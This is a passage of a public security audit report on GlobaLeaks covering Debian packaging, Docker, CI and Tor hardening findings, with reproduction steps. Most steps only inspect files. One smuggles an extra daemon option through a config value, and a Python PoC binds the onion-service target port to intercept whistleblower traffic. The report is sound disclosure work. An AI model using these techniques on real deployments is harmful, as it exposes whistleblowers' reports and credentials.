170                -- --profile=usr.bin.globaleaks $DAEMON $ARGS
```

PoC

The issue can be reproduced by inspecting the installed AppArmor profile.

Steps to reproduce

1. Inspect the packaged profile.

```
grep -n 'capability' debian/apparmor/usr.bin.globaleaks
```

2. Observe the allowed privileged capabilities.

```
capability setgid,
capability setuid,
capability fsetid,
capability fowner,
capability chown,
capability dac_override,
capability dac_read_search,
capability sys_tty_config,
```

3. Compare the allowed capabilities with the expected runtime needs of the non-root GlobaLeaks process.

```
The profile allows DAC bypass and ownership-changing capabilities even though the
daemon is started with --chuid globaleaks.
```

Expected result

The AppArmor profile should allow only the capabilities required by the GlobaLeaks process. If no capabilities are required after privilege drop, the profile should not allow these broad capability rules.

Actual result

The AppArmor profile allows multiple high-impact capabilities.

Impact

This is a defense-in-depth weakness. It does not by itself grant privileges to the daemon, but it reduces the containment value of the AppArmor profile if another configuration, packaging, or runtime error leaves capabilities available to the process.

Impacted users or systems:

- Debian or Ubuntu deployments relying on the packaged AppArmor profile for containment.
- Hosts where future packaging or local configuration changes alter capability inheritance.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-250 Execution with Unnecessary Privileges

CWE-266 Incorrect Privilege Assignment

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.32 F-081 - Debian init script expands daemon arguments unquoted

Unquoted daemon arguments make the root-run startup path fragile and easier to misconfigure through shell-style values.

IMPACT	COMPONENT	FOUND BY
Configuration hardening gap	**Debian**	**GPT-5.5 medium v1**

The Debian init script reads shell configuration values and expands daemon arguments through an unquoted `$ARGS` variable. This allows whitespace or shell-special values in configuration to change the argument list passed to the daemon and makes the root-run startup path unnecessarily fragile.

Details

The init script sources default configuration files and builds command-line arguments for `/usr/bin/globaleaks`.

Affected source code, component, endpoint, or function:

```
debian/globaleaks.init
backend/default
debian/default
```

Description:

debian/globaleaks.init sources /usr/share/globaleaks/default and /etc/default/globaleaks, then interpolates LISTENING_IP and WORKING_DIR into a multiline ARGS string. Later, ARGS is expanded unquoted when invoking start-stop-daemon.

The default configuration file is root-controlled, so this is not a direct escalation from an unprivileged user when file permissions are correct. However, the service startup path is root-run and the unquoted expansion allows malformed or unexpected configuration values to be split into additional arguments. This can cause misconfiguration, startup failure, or unintended daemon options.

Relevant code:

```
debian/globaleaks.init:
33 if test -e "/usr/share/globaleaks/default" ; then
34     . "/usr/share/globaleaks/default"
35 fi
42 if test -e "/etc/default/globaleaks" ; then
43     . "/etc/default/globaleaks"
44 fi
151     ARGS="--ip=${LISTENING_IP}
152           --working-path=${WORKING_DIR}"
178             if start-stop-daemon \
181                 --chuid ${USERNAME} \
182                 --pidfile $GLPID \
183                 --exec $DAEMON \
184                 -- $ARGS

backend/default:
9  # LISTENING_IP = [ip]
11 LISTENING_IP=::
13 # WORKING_DIR
15 WORKING_DIR=/var/globaleaks/
```

PoC

The issue can be reproduced by setting a configuration value containing whitespace and an additional option.

Steps to reproduce

1. Configure a working directory value containing an additional daemon argument.

```
sudo sh -c 'printf "%s\n" "WORKING_DIR=/var/globaleaks --nodaemon" > /etc/default/
globaleaks'
```

2. Start the service.

```
sudo /etc/init.d/globaleaks start
```

3. Observe that the value is split into separate command-line words.

```
The daemon invocation receives the configured value as multiple arguments instead
of one --working-path value.
```

Expected result

Configuration values should be validated and passed as single arguments. Since the script uses bash, an array-based command construction should preserve argument boundaries.

Actual result

The script expands `$ARGS` unquoted, allowing word splitting of configuration-derived values.

Impact

This is primarily a local configuration hardening issue. It can cause service misconfiguration or unintended daemon options if a root-controlled configuration file is malformed or modified by another process. The impact is higher if another vulnerability allows a lower-privileged actor to influence `/etc/default/globaleaks`.

Impacted users or systems:

- Debian or Ubuntu deployments using `/etc/default/globaleaks`.
- Installations where configuration files are generated or modified automatically.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-88 Improper Neutralization of Argument Delimiters in a Command

CWE-20 Improper Input Validation

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.33 F-082 - Init script removes firewall rules matching a broad comment string

A broad comment match can remove unrelated firewall rules and unintentionally alter host network policy.

IMPACT	COMPONENT	FOUND BY
Firewall misconfiguration	**Debian**	**GPT-5.5 medium v1**

The Debian init script removes firewall rules by filtering out every `iptables-save` and `ip6tables-save` line containing the string `globaleaks`. This can delete unrelated administrator-managed rules if they contain the same string in a comment or other serialized field.

Details

The network sandboxing start and stop functions rebuild iptables state after dropping lines that match `globaleaks`.

Affected source code, component, endpoint, or function:

```
debian/globaleaks.init
```

Description:

The init script uses grep -v "globaleaks" against the complete iptables-save and ip6tables-save output to remove old GlobaLeaks-managed rules. This matching is not scoped to a dedicated chain, a unique rule prefix, or exact comments generated by the package.

An unrelated firewall rule containing the word "globaleaks" can be removed during service start or stop. This can weaken host firewall policy or break administrator-defined access controls.

Relevant code:

```
debian/globaleaks.init:
88      # remove all rules with the comment: "globaleaks"
89      iptables-save | grep -v "globaleaks" | iptables-restore
90      ip6tables-save | grep -v "globaleaks" | ip6tables-restore
107         iptables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp -
-dport 80 -j REDIRECT --to-port 8080
108         ip6tables -m comment --comment "globaleaks" -t nat -A PREROUTING -p tcp
--dport 80 -j REDIRECT --to-port 8080
132     # remove all rules with the comment: "globaleaks"
133     iptables-save | grep -v "globaleaks" | iptables-restore
134     ip6tables-save | grep -v "globaleaks" | ip6tables-restore
```

PoC

The issue can be reproduced by creating an unrelated firewall rule with a comment containing `globaleaks`.

Steps to reproduce

1. Add an administrator-managed rule with a comment that contains the matching string.

```
sudo iptables -A INPUT -p tcp --dport 22 -m comment --comment "admin globaleaks
maintenance rule" -j ACCEPT
```

2. Start or stop the GlobaLeaks service.

```
sudo /etc/init.d/globaleaks start
```

3. Check whether the unrelated rule remains present.

```
sudo iptables-save | grep "admin globaleaks maintenance rule" || true
```

Expected result

The service should remove only firewall rules that it owns, ideally by using a dedicated chain or exact, unique rule identifiers.

Actual result

The service removes every serialized iptables rule line containing the substring `globaleaks`.

Impact

This is a firewall policy integrity issue. It may remove unrelated host firewall rules and unintentionally expose services or disrupt administrator-defined controls.

Impacted users or systems:

- Debian or Ubuntu deployments using the packaged network sandboxing logic.
- Hosts with administrator-managed iptables rules whose serialized form contains `globaleaks`.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-693 Protection Mechanism Failure

CWE-284 Improper Access Control

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.34 F-083 - Systemd unit delegates startup to a broad root SysV init script

The packaged service starts through a much broader root shell script than necessary, enlarging the privileged startup surface.

IMPACT	COMPONENT	FOUND BY
Privileged surface expansion	**Debian**	**GPT-5.5 medium v1**

The Debian systemd unit starts `/etc/init.d/globaleaks` as root instead of directly executing the GlobaLeaks daemon as the service user. Although the init script later uses `start-stop-daemon --chuid`, firewall setup, filesystem setup, configuration parsing, and daemon argument construction happen in a larger root shell script before the privilege drop.

Details

The packaged systemd unit wraps the legacy init script.

Affected source code, component, endpoint, or function:

```
debian/globaleaks.service
debian/globaleaks.init
```

Description:

The systemd service enables several hardening directives, but ExecStart, ExecStop, and ExecReload call the init script as root. The init script performs iptables changes, creates/chowns runtime paths, sources shell configuration files, constructs daemon arguments, and then starts the daemon with start-stop-daemon --chuid.

This design increases the amount of root shell code involved in normal service lifecycle operations and makes security depend on the correctness of shell parsing, path handling, and local configuration. A native systemd unit using User=globaleaks, RuntimeDirectory=, StateDirectory=, and direct ExecStart would reduce the privileged attack surface.

Relevant code:

```
debian/globaleaks.service:
8  [Service]
9  Type=forking
14 ExecStart=/etc/init.d/globaleaks start
15 ExecStop=/etc/init.d/globaleaks stop
16 ExecReload=/etc/init.d/globaleaks reload
18 RuntimeDirectory=globaleaks
22 NoNewPrivileges=yes
25 ProtectSystem=strict
30 ReadWritePaths=/var/globaleaks

debian/globaleaks.init:
42 if test -e "/etc/default/globaleaks" ; then
43     . "/etc/default/globaleaks"
44 fi
141     if [ ! -d "/run/globaleaks" ]; then
142         mkdir -m 700 /run/globaleaks
143     fi
144     chown $USERNAME:$USERNAME /run/globaleaks
163             if start-stop-daemon \
166                 --chuid ${USERNAME} \
```

PoC

The issue can be reproduced by inspecting the installed unit and service startup chain.

Steps to reproduce

1. Inspect the packaged systemd unit.

```
systemctl cat globaleaks
```

2. Observe the configured startup command.

```
ExecStart=/etc/init.d/globaleaks start
```

3. Inspect the init script for root-run service setup before `--chuid`.

```
sed -n '33,184p' /etc/init.d/globaleaks
```

Expected result

The systemd service should minimize root-run lifecycle code and execute the daemon directly as the `globaleaks` user wherever possible. Privileged setup, if required, should be isolated to narrowly scoped helpers or separate units.

Actual result

The normal service lifecycle delegates to a root shell script that performs multiple privileged operations before launching the daemon as the service user.

Impact

This is a defense-in-depth weakness and privileged attack-surface concern. It amplifies the impact of bugs in the init script, unsafe local configuration, path handling mistakes, or future changes to the root-run startup logic.

Impacted users or systems:

- Debian or Ubuntu deployments managed via the packaged systemd service.
- Hosts relying on systemd hardening to limit service startup and runtime behavior.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-250 Execution with Unnecessary Privileges

CWE-269 Improper Privilege Management

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.35 F-085 - Docker documentation references a mutable image tag

Using a mutable Docker tag makes deployments harder to reproduce and easier to drift from the image that was reviewed.

IMPACT	COMPONENT	FOUND BY
Reproducibility risk	**Docker**	**GPT-5.5 medium v1**

The Docker installation documentation recommends deploying `globaleaks/globaleaks:latest`. The mutable `latest` tag makes deployments less reproducible and can cause operators to unintentionally run a different image than the one they reviewed or tested.

Details

The Docker run examples use a mutable image tag.

Affected source code, component, endpoint, or function:

```
docker/Readme.md
documentation/setup/installation.rst
```

Description:

Both Docker installation examples use globaleaks/globaleaks:latest. Tags are mutable in common Docker registry workflows. For a security-sensitive deployment, documentation should prefer a versioned tag or digest-pinned image reference and explain the update process separately.

Relevant code:

```
docker/Readme.md:
5  docker run -d --name globaleaks \
10  globaleaks/globaleaks:latest

documentation/setup/installation.rst:
21  docker run -d --name globaleaks \
26    globaleaks/globaleaks:latest
```

PoC

The issue can be reproduced by reading the Docker installation instructions.

Steps to reproduce

1. Inspect the Docker README.

```
nl -ba docker/Readme.md
```

2. Inspect the main installation guide.

```
nl -ba documentation/setup/installation.rst | sed -n '17,27p'
```

3. Observe the image reference.

```
Both examples use globaleaks/globaleaks:latest.
```

Expected result

Documentation should recommend a versioned tag or digest-pinned image reference for production deployments.

Actual result

Documentation recommends the mutable `latest` tag.

Impact

This is a deployment reproducibility and supply-chain hygiene issue. It can lead to unplanned upgrades or make incident response harder because the deployed image may not be tied to an immutable version.

Impacted users or systems:

- Operators following the Docker installation documentation.
- Production deployments requiring reproducibility or change control.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-1104 Use of Unmaintained Third Party Components

CWE-829 Inclusion of Functionality from Untrusted Control Sphere

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.36 F-086 - Docker build installs a locally built package

A local package dropped into the Docker build context can override the signed installation path and change the image contents.

IMPACT	COMPONENT	FOUND BY
Build integrity risk	**Docker**	**GPT-5.5 medium v1**

The Docker build copies arbitrary files from `docker/files/` into `/tmp/`, and the installer installs `/tmp/globaleaks.deb` directly with `dpkg -i` when present. This local testing path bypasses APT repository signature verification and can accidentally be used in production builds.

Details

The Dockerfile and install script support an implicit local package override.

Affected source code, component, endpoint, or function:

```
docker/Dockerfile
scripts/install.sh
docker/files/
```

Description:

docker/Dockerfile copies all files from docker/files/ into /tmp/. If a file named globaleaks.deb exists there, scripts/install.sh installs it directly using dpkg -i. This path does not use the signed APT repository metadata and does not verify a detached signature or expected digest.

This may be intentional for testing local builds, but it is implicit. A stale, malicious, or unintended docker/files/globaleaks.deb can alter the produced image while bypassing the normal repository trust chain.

Relevant code:

```
docker/Dockerfile:
20 COPY files/* /tmp/

scripts/install.sh:
143 if [ -f /tmp/globaleaks.deb ]; then
144   dpkg -i /tmp/globaleaks.deb || apt --fix-broken install -y
145 else
146   echo "Adding GlobaLeaks PGP key to trusted APT keys"
157   DO "apt install -y --no-install-recommends python3-munkres globaleaks"
158 fi
```

PoC

The issue can be reproduced by placing any local package named `globaleaks.deb` under `docker/files/` and building the Docker image.

Steps to reproduce

1. Put a locally built or modified package at the implicit override path.

```
cp /path/to/globaleaks.deb docker/files/globaleaks.deb
```

2. Build the image.

```
docker build -f docker/Dockerfile docker
```

3. Observe the install path.

```
The installer uses dpkg -i /tmp/globaleaks.deb instead of installing globaleaks
from the signed APT repository.
```

Expected result

Local package installation should require an explicit build argument or separate testing Dockerfile, and the package should be verified by digest or signature before installation.

Actual result

Any `docker/files/globaleaks.deb` copied into `/tmp/` is installed directly.

Impact

This is a build integrity issue. It affects maintainers and CI/release builders when a local package is unintentionally present or when the build context is modified by an attacker with write access before image build.

Impacted users or systems:

- Docker image builders using the repository build context.
- Downstream users of images produced from an unintended local package.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**High**

CWE-345 Insufficient Verification of Data Authenticity

CWE-353 Missing Support for Integrity Check

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.37 F-088 - Docker Compose lacks additional runtime hardening directives

The Docker Compose example doesn't set extra hardening such as a read-only filesystem or dropped capabilities.

IMPACT	COMPONENT	FOUND BY
Post-exploit hardening gap	**Docker**	**GPT-5.5 medium v1**

The Docker image runs as a non-root UID, but the Compose configurations do not explicitly drop Linux capabilities, enforce `no-new-privileges`, use a read-only root filesystem, or define tmpfs-backed writable runtime paths. This leaves more container runtime attack surface than necessary for a security-sensitive service.

Details

The runtime configuration has limited hardening beyond the Dockerfile `USER`.

Affected source code, component, endpoint, or function:

```
docker/Dockerfile
docker/docker-compose.yml
docker/generate_docker_compose.sh
```

Description:

docker/Dockerfile correctly switches to USER 1000:1000. However, neither docker/docker-compose.yml nor docker/generate_docker_compose.sh declares hardening options such as cap_drop: [ALL], security_opt: ["no-new-privileges:true"], read_only: true, or tmpfs mounts for /run/globaleaks, /tmp, and /dev/shm.

The Debian AppArmor profile in debian/apparmor/usr.bin.globaleaks is not automatically applied to Docker containers by this compose configuration. As a result, deployments using the provided compose files depend mostly on Docker defaults rather than an explicit least-privilege runtime profile.

Relevant code:

```
docker/Dockerfile:
32 RUN mkdir -p /run/globaleaks && chown -R globaleaks:globaleaks /run/globaleaks
36 USER 1000:1000

docker/docker-compose.yml:
8     restart: unless-stopped
10    network_mode: host
11    volumes:
12      - globaleaks:/var/globaleaks:rw

docker/generate_docker_compose.sh:
52     restart: unless-stopped
54     network_mode: bridge
55     volumes:
56       - globaleaks:/var/globaleaks:rw
```

PoC

The issue can be reproduced by inspecting the effective Docker Compose configuration.

Steps to reproduce

1. Render the static compose configuration.

```
cd docker
docker compose config
```

2. Search for runtime hardening directives.

```
docker compose config | grep -E 'cap_drop|no-new-
privileges|read_only|tmpfs|security_opt' || true
```

3. Observe the result.

```
No explicit capability drop, no-new-privileges, read-only root filesystem, or
tmpfs runtime paths are configured.
```

Expected result

The compose configuration should explicitly define least-privilege runtime controls compatible with GlobaLeaks, such as dropped capabilities, `no-new-privileges`, and constrained writable paths.

Actual result

The provided compose configuration relies on Docker defaults plus the non-root user.

Impact

This is a defense-in-depth weakness. It does not by itself create remote code execution, but it can increase post-exploitation impact if an application vulnerability or dependency vulnerability is triggered inside the container.

Impacted users or systems:

- Docker deployments using the provided compose files.
- Hosts relying on the container boundary to reduce post-compromise impact.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-250 Execution with Unnecessary Privileges

CWE-693 Protection Mechanism Failure

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.38 F-090 - Documentation recommends the official remote install script

The documented install flow asks operators to execute a remote script without an independent integrity-verification step.

IMPACT	COMPONENT	FOUND BY
Supply-chain hardening gap	**Documentation**	**GPT-5.5 medium v1**

The installation documentation instructs operators to download `install.sh` over HTTPS and execute it without documenting an independent signature, checksum, or key fingerprint verification step. A compromise of the download path or publication process could lead operators to execute attacker-controlled code during installation.

Details

The simplified installation guide uses a remote shell script as the initial trust root.

Affected source code, component, endpoint, or function:

```
documentation/setup/installation.rst
scripts/install.sh
```

Description:

The documentation tells operators to fetch `https://deb.globaleaks.org/install.sh`, mark it executable, and run it. The instructions do not include a detached signature verification, checksum verification against an authenticated channel, or verification of the repository signing key fingerprint before executing the script.

Although HTTPS protects against many network attackers, it does not provide independent content verification if the hosting origin, DNS, CA ecosystem, or publication workflow is compromised. For security-sensitive software, installation documentation should prefer signed package manager flows or explicit verification before code execution.

Relevant code:

```
documentation/setup/installation.rst:
9   To install, run the following commands:
13    wget https://deb.globaleaks.org/install.sh
14    chmod +x install.sh
15    ./install.sh

scripts/install.sh:
146 echo "Adding GlobaLeaks PGP key to trusted APT keys"
147 curl -sS https://deb.globaleaks.org/globaleaks.asc | gpg --dearmor -o /etc/apt/
trusted.gpg.d/globaleaks.gpg
150 echo "deb [signed-by=/etc/apt/trusted.gpg.d/globaleaks.gpg] https://
deb.globaleaks.org $DISTRO_CODENAME/" > /etc/apt/sources.list.d/globaleaks.list
```

PoC

The issue can be reproduced by inspecting the installation guide and installer trust path.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Steps to reproduce

1. Inspect the installation guide.

```
nl -ba documentation/setup/installation.rst | sed -n '9,16p'
```

2. Inspect the installer key bootstrap.

```
nl -ba scripts/install.sh | sed -n '143,151p'
```

3. Observe the absence of an independent verification command before execution.

```
The documented flow runs the downloaded install.sh before any documented
signature, checksum, or fingerprint verification.
```

Expected result

Documentation should recommend an installation path that verifies trusted content before execution, such as signed APT repository setup with a documented key fingerprint or detached signature verification for `install.sh`.

Actual result

Documentation instructs operators to execute the downloaded script directly after `chmod +x`.

Impact

This is a supply-chain documentation weakness. It affects operators who follow the documented installation steps on new systems and trust the downloaded script as the initial root of trust.

Impacted users or systems:

- Operators installing GlobaLeaks from the simplified installation guide.
- New deployments where the install script is executed with administrative privileges.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**High**

CWE-494 Download of Code Without Integrity Check

CWE-829 Inclusion of Functionality from Untrusted Control Sphere

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.39 F-093 - CI workflow depends on a mutable third-party image

The CI job is not fully immutable because a pinned action still resolves a third-party container by mutable tag.

IMPACT	COMPONENT	FOUND BY
CI hardening gap	**Workflow**	**GPT-5.5 medium v1**

The `publiccode.yml` validation workflow pins the external GitHub Action to a commit, but that action builds from a Docker image referenced by tag: `italia/publiccode-parser-go:v5.3.1`. Because container tags are mutable in common registry workflows, the workflow's effective runtime dependency is not fully immutable.

Details

Affected source code, component, endpoint, or function:

```
.github/workflows/publiccode-yml-validation.yml
italia/publiccode-parser-action@21086c73ec0563e14c6748787efa1b34b025ad8c
```

Description:

The repository workflow correctly pins `actions/checkout` and `italia/publiccode-parser-action` to commit hashes. However, the pinned publiccode parser action is a Docker action whose `Dockerfile` uses the base image `italia/publiccode-parser-go:v5.3.1`. That reference is a mutable tag rather than an immutable digest.

Pinning the GitHub Action commit protects the action repository contents, but it does not by itself guarantee that the container base image resolved during action execution is immutable. If the tag is changed or re-published upstream, future workflow runs can execute a different parser image than the one previously reviewed.

Relevant code:

```
.github/workflows/publiccode-yml-validation.yml:
14      - uses: actions/checkout@de0fac2e4500dabe0009e67214ff5f5447ce83dd # v6.0.2
15      - uses: italia/publiccode-parser-action@21086c73ec0563e14c6748787efa1b34b0
25ad8c # v1.5.1
16        with:
17          publiccode: 'publiccode.yml'

italia/publiccode-parser-action@21086c73ec0563e14c6748787efa1b34b025ad8c
Dockerfile:
1   FROM italia/publiccode-parser-go:v5.3.1
```

PoC

The issue can be reproduced by inspecting the workflow and the pinned action's Dockerfile.

Steps to reproduce

1. Inspect the workflow and confirm the publiccode parser action is pinned to a commit.

```
nl -ba .github/workflows/publiccode-yml-validation.yml
```

2. Fetch the Dockerfile for the pinned action commit.

```
curl -fsSL https://raw.githubusercontent.com/italia/publiccode-parser-action/
21086c73ec0563e14c6748787efa1b34b025ad8c/Dockerfile
```

3. Observe that the action uses a tag rather than a digest-pinned image reference.

```
FROM italia/publiccode-parser-go:v5.3.1
```

Expected result

The workflow should execute dependencies that are pinned to immutable identifiers, such as a container image digest, or should use a reviewed action version whose runtime image is itself digest-pinned.

Actual result

The workflow pins the action commit, but the action's container base image is selected through a mutable tag.

Impact

This is a CI supply-chain hardening issue. A changed upstream image tag could alter the code that validates `publiccode.yml` and runs with read access to repository contents in GitHub Actions. The job uses read-only permissions, which limits impact, but the action still executes in the CI environment with network access and access to the checked-out repository.

Impacted users or systems:

- Repository CI runs for pushes and pull requests.
- Maintainers relying on commit-pinned actions for reproducible workflow execution.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-829 Inclusion of Functionality from Untrusted Control Sphere

CWE-1104 Use of Unmaintained Third Party Components

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.40 F-096 - Backend continues startup after local onion-target port bind failure

If the local onion target port is preempted, the onion service can keep running while traffic is delivered to another local process.

IMPACT	COMPONENT	FOUND BY
Traffic interception	**Backend**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

GlobaLeaks continues startup when it cannot bind the local HTTP port used as the Tor onion service target. A local low-privileged user who pre-binds `127.0.0.1:8083` before startup can make GlobaLeaks skip its local Tor listener while the Tor service is still initialized to forward the public onion address to `localhost:8083`. Onion users can then reach the local attacker's process instead of GlobaLeaks.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/settings.py:SettingsClass.__init__
backend/globaleaks/state.py:StateClass.bind_tcp_ports
backend/globaleaks/backend.py:Service.deferred_start
backend/globaleaks/models/config.py:initialize_config
backend/globaleaks/services/tor.py:Tor.load_onion_service and
Tor.load_all_onion_services
```

Description:

The default backend configuration reserves `127.0.0.1:8083` as the local HTTP listener for Tor-originated traffic. If reserving that port fails, `bind_tcp_ports()` logs the failure and continues instead of aborting startup.

Later, `deferred_start()` adopts only the sockets that were successfully reserved, refreshes tenant cache, starts jobs, and starts the Tor service. Default-mode tenants have an initialized onion address and `tor_onion_key`, and `Tor.load_onion_service()` always publishes the onion service backend as `80 localhost:8083` without verifying that GlobaLeaks owns that local listener.

This is materially distinct from the existing public HTTPS bind-failure report: this path does not depend on Debian firewall redirection to `8443`. The affected trust boundary is the Tor onion service forwarding public onion traffic to a local high port that can be occupied by another local process.

Relevant code:

```
# backend/globaleaks/settings.py
self.bind_local_ports = [8083]
self.bind_remote_ports = [8080, 8443]

# backend/globaleaks/state.py
for port in self.settings.bind_local_ports:
    sock, fail = reserve_tcp_socket('127.0.0.1', port)
    if fail is not None:
        log.err("Could not reserve socket for %s (error: %s)",
                fail.args[0], fail.args[1])
        continue

    if port == 8443:
        self.https_socks += [sock]
    else:
        self.http_socks += [sock]

# backend/globaleaks/backend.py
for sock in self.state.http_socks:
    listen_tcp_on_sock(reactor, sock.fileno(), self.api_factory)

...

sync_refresh_tenant_cache()
sync_initialize_snimap()
self.state.orm_tp.start()
self.start_jobs()

# backend/globaleaks/models/config.py
if mode == 'default':
    variables['onionservice'], variables['tor_onion_key'] =
generate_onion_service_v3()

# backend/globaleaks/services/tor.py
hs_loc = '80 localhost:8083'
...
onion_service = EphemeralOnionService.create(reactor, config, [hs_loc],
private_key=key)
```

PoC

Steps to reproduce

1. On a host where GlobaLeaks is stopped, bind the local Tor target port as an unprivileged local user.

```
python3 - <<'PY'
import socket
import time

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(('127.0.0.1', 8083))
s.listen(16)
print('attacker listening on 127.0.0.1:8083')

while True:
    conn, addr = s.accept()
    data = conn.recv(4096)
    print('received:', data[:200])
    body = b'attacker-controlled 8083\n'
    conn.sendall(b'HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\nContent-Length:
' + str(len(body)).encode() + b'\r\n\r\n' + body)
    conn.close()
PY
```

2. Start GlobaLeaks normally.

```
sudo /etc/init.d/globaleaks start
```

3. Observe that startup continues after the local bind failure and the tenant still has an onion service configured.

```
Could not reserve socket for 8083 (error: Address already in use). GlobaLeaks is
now running and accessible at the following urls:
- [Tor]:  http://<tenant-onion-service>.onion
```

4. Access the tenant onion address through Tor.

```
torsocks curl -i http://<tenant-onion-service>.onion/api/health
```

The request is delivered to the process that pre-bound `127.0.0.1:8083`.

Expected result

Startup should fail closed when the configured local onion-service target listener cannot be reserved, or Tor onion service publication should be skipped until GlobaLeaks has successfully bound and adopted the local target port.

Actual result

GlobaLeaks starts with a partial listener set. The Tor onion service is still initialized with `80 localhost:8083`, so public onion traffic can be forwarded to another local process that occupied the high port before startup.

Impact

This is a non-exit-on-failed-initialization vulnerability. A local low-privileged user on the host can preempt the Tor backend listener and receive traffic intended for the GlobaLeaks onion service. Onion users may submit reports, receipts, credentials, session tokens, files, or other sensitive whistleblowing data to the attacker's local process, and the attacker can serve phishing or tampered responses from the expected onion address.

Impacted users or systems:

- Default-mode deployments with an initialized Tor onion service.
- Hosts where a low-privileged local user or compromised local service can bind `127.0.0.1:8083` before GlobaLeaks starts.
- Whistleblowers, recipients, or administrators using the platform onion address during the partial-start condition.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**Medium**

CWE-455 Non-exit on Failed Initialization

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.41 F-106 - Fixed local Tor SOCKS port enables local proxy impersonation

A local process that grabs the fixed SOCKS port can impersonate Tor for outbound connections the platform assumes are anonymized.

IMPACT	COMPONENT	FOUND BY
Channel policy bypass	**Backend**	**GPT-5.5, xhigh reasoning, v3**

GlobaLeaks launches its bundled Tor process with a fixed local SOCKS port, `127.0.0.1:9999`, and later routes anonymized outbound HTTP and SMTP traffic to that same port without verifying that it is owned by the Tor process started by GlobaLeaks. A local low-privileged user can bind `127.0.0.1:9999` before startup. If Tor cannot claim the port, the Tor service failure is handled as a retrying background service error, while update checks and anonymized mail paths still connect to `127.0.0.1:9999` whenever outgoing anonymization is enabled. The local attacker can therefore impersonate the Tor SOCKS endpoint for outbound connections that operators expected to be routed through Tor.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/settings.py: SettingsClass.__init__
backend/globaleaks/services/tor.py: Tor.__init__(), Tor.operation()
backend/globaleaks/services/service.py: Service.run()
backend/globaleaks/backend.py: Service.start_jobs()
backend/globaleaks/state.py: StateClass.get_agent(), StateClass.sendmail()
backend/globaleaks/utils/agent.py: get_tor_agent()
backend/globaleaks/utils/mail.py: sendmail()
backend/globaleaks/jobs/update_check.py: UpdateCheck.fetch_packages_file()
```

Description:

The backend default configuration reserves no socket for the Tor SOCKS listener. It simply configures `txtorcon.launch()` to ask Tor to listen on `State.settings.socks_port`, whose default is `9999`. This high local port can be pre-bound by a low-privileged local user before GlobaLeaks starts.

The Tor service is a background `Service`. If Tor startup or control-port connection fails, `Service.run()` catches the exception and calls `on_error()`; backend startup and other jobs are not failed closed. Separately, outbound helper paths do not check `State.tor.tor_conn`, the Tor control connection, or ownership of the SOCKS listener before using the fixed port.

`State.get_agent()` returns `get_tor_agent(State.settings.socks_port)` when outgoing anonymization is enabled, and `State.sendmail()` passes the same `socks_port` into `utils.mail.sendmail()`. Those functions build client endpoints to `127.0.0.1:0`. A fake local SOCKS5 service on `127.0.0.1:9999` can therefore receive SOCKS `CONNECT` requests for update checks and anonymized SMTP connections.

This scenario concerns outbound traffic that GlobaLeaks believes is being anonymized through Tor but is instead sent to a local attacker-controlled SOCKS service. It is separate from failures affecting inbound public onion-service traffic forwarded to a local HTTP listener.

Relevant code:

```
backend/globaleaks/settings.py

44          self.onionservice = None
45
46          # SOCKS default
47          self.socks_port = 9999
```

```
backend/globaleaks/services/tor.py

23      def __init__(self):
24          self.tor = txtorcon.launch(
25              reactor,
26              socks_port=State.settings.socks_port,
27              control_port='unix:' + State.settings.tor_control,
28          )
29
30          Service.__init__(self)
```

```
backend/globaleaks/services/service.py

21      @defer.inlineCallbacks
22      def run(self):
23          try:
24              yield self.operation()
25          except Exception as e:
26              if not self.state.shutdown:
27                  self.on_error(e)
```

```
backend/globaleaks/backend.py

53      def start_jobs(self):
54          for j in jobs_list:
55              self.state.jobs.append(j())
56
57          self.state.tor = tor.Tor()
